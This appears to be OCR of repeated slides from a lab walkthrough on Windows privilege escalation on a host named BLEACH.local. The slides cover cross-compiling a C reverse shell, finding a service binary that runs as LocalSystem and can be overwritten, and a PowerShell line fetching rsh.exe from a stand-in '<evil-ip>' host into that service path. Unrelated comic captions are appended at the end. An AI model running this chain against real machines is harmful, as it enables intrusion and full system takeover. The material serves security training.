


BLEACH.local : PRIVILEGE ESCALATION : LVL2

https://github.com/AlexisAhmed/C-Reverse-Shell/blob/master/ReverseShell.c

https://github.com/izenynn/c-reverse-shell

```
apt install mingw-w64

./change_client.sh [CLIENT_IP] [CLIENT_PORT]

make
```




BLEACH.local : PRIVILEGE ESCALATION : LVL2

https://github.com/AlexisAhmed/C-Reverse-Shell/blob/master/ReverseShell.c

https://github.com/izenynn/c-reverse-shell

```
apt install mingw-w64

./change_client.sh [CLIENT_IP] [CLIENT_PORT]

make
```





```
i686-w64-mingw32-gcc-win32 -std=c99 windows.c -o rsh.exe -lws2_32

i686-w64-mingw32-gcc-win32 -std=c99 windows.c -o rsh.exe -lws2_32 -D WAIT_FOR_CLIENT
```

BLEACH.local : PRIVILEGE ESCALATION : LVL2

https://github.com/AlexisAhmed/C-Reverse-Shell/blob/master/ReverseShell.c

https://github.com/izenynn/c-reverse-shell

```
apt install mingw-w64

./change_client.sh [CLIENT_IP] [CLIENT_PORT]

make
```




```
i686-w64-mingw32-gcc-win32 -std=c99 windows.c -o rsh.exe -lws2_32

i686-w64-mingw32-gcc-win32 -std=c99 windows.c -o rsh.exe -lws2_32 -D WAIT_FOR_CLIENT
```

BLEACH.local : PRIVILEGE ESCALATION : LVL2

```
ServiceName                   : AdvancedSystemCareService13
Path                          : "C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"
ModifiableFile                : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiableFilePermissions     : {WriteOwner, Delete, WriteAttributes, Synchronize...}
ModifiableFileIdentityReference : BLEACH\jquerito
StartName                     : LocalSystem
AbuseFunction                 : Install-ServiceBinary -Name 'AdvancedSystemCareService13'
CanRestart                    : False
Name                          : AdvancedSystemCareService13
Check                         : Modifiable Service Files
```

BLEACH.local : PRIVILEGE ESCALATION : LVL2

```
ServiceName                   : AdvancedSystemCareService13
Path                          : "C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"
ModifiableFile                : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiableFilePermissions     : {WriteOwner, Delete, WriteAttributes, Synchronize...}
ModifiableFileIdentityReference : BLEACH\jquerito
StartName                     : LocalSystem
AbuseFunction                 : Install-ServiceBinary -Name 'AdvancedSystemCareService13'
CanRestart                    : False
Name                          : AdvancedSystemCareService13
Check                         : Modifiable Service Files
```

BLEACH.local : PRIVILEGE ESCALATION : LVL2

```
ServiceName                   : AdvancedSystemCareService13
Path                          : "C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"
ModifiableFile                : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiableFilePermissions     : {WriteOwner, Delete, WriteAttributes, Synchronize...}
ModifiableFileIdentityReference : BLEACH\jquerito
StartName                     : LocalSystem
AbuseFunction                 : Install-ServiceBinary -Name 'AdvancedSystemCareService13'
CanRestart                    : False
Name                          : AdvancedSystemCareService13
Check                         : Modifiable Service Files
```

```
Invoke-WebRequest -Uri 'http://<evil-ip>/rsh.exe' -OutFile 'C:\Program Files (x86)\IObit\Advanced.exe'
```

BLEACH.local : PRIVILEGE ESCALATION : LVL2

```
ServiceName                   : AdvancedSystemCareService13
Path                          : "C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"
ModifiableFile                : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiableFilePermissions     : {WriteOwner, Delete, WriteAttributes, Synchronize...}
ModifiableFileIdentityReference : BLEACH\jquerito
StartName                     : LocalSystem
AbuseFunction                 : Install-ServiceBinary -Name 'AdvancedSystemCareService13'
CanRestart                    : False
Name                          : AdvancedSystemCareService13
Check                         : Modifiable Service Files
```

```
Invoke-WebRequest -Uri 'http://<evil-ip>/rsh.exe' -OutFile 'C:\Program Files (x86)\IObit\Advanced.exe'
```

BLEACH.local : PRIVILEGE ESCALATION : LVL2

```
ServiceName                   : AdvancedSystemCareService13
Path                          : "C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"
ModifiableFile                : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiableFilePermissions     : {WriteOwner, Delete, WriteAttributes, Synchronize...}
ModifiableFileIdentityReference : BLEACH\jquerito
StartName                     : LocalSystem
AbuseFunction                 : Install-ServiceBinary -Name 'AdvancedSystemCareService13'
CanRestart                    : False
Name                          : AdvancedSystemCareService13
Check                         : Modifiable Service Files
```

```
Invoke-WebRequest -Uri 'http://<evil-ip>/rsh.exe' -OutFile 'C:\Program Files (x86)\IObit\Advanced.exe'
```

¡ REBOOT IT !


Oh no! The virus is stealing my personal data!
Personal Data
Free Anti-Virus Software
Help!
Free Anti-Virus Software to the rescue!
@System32Comics
Personal Data
@System32Comics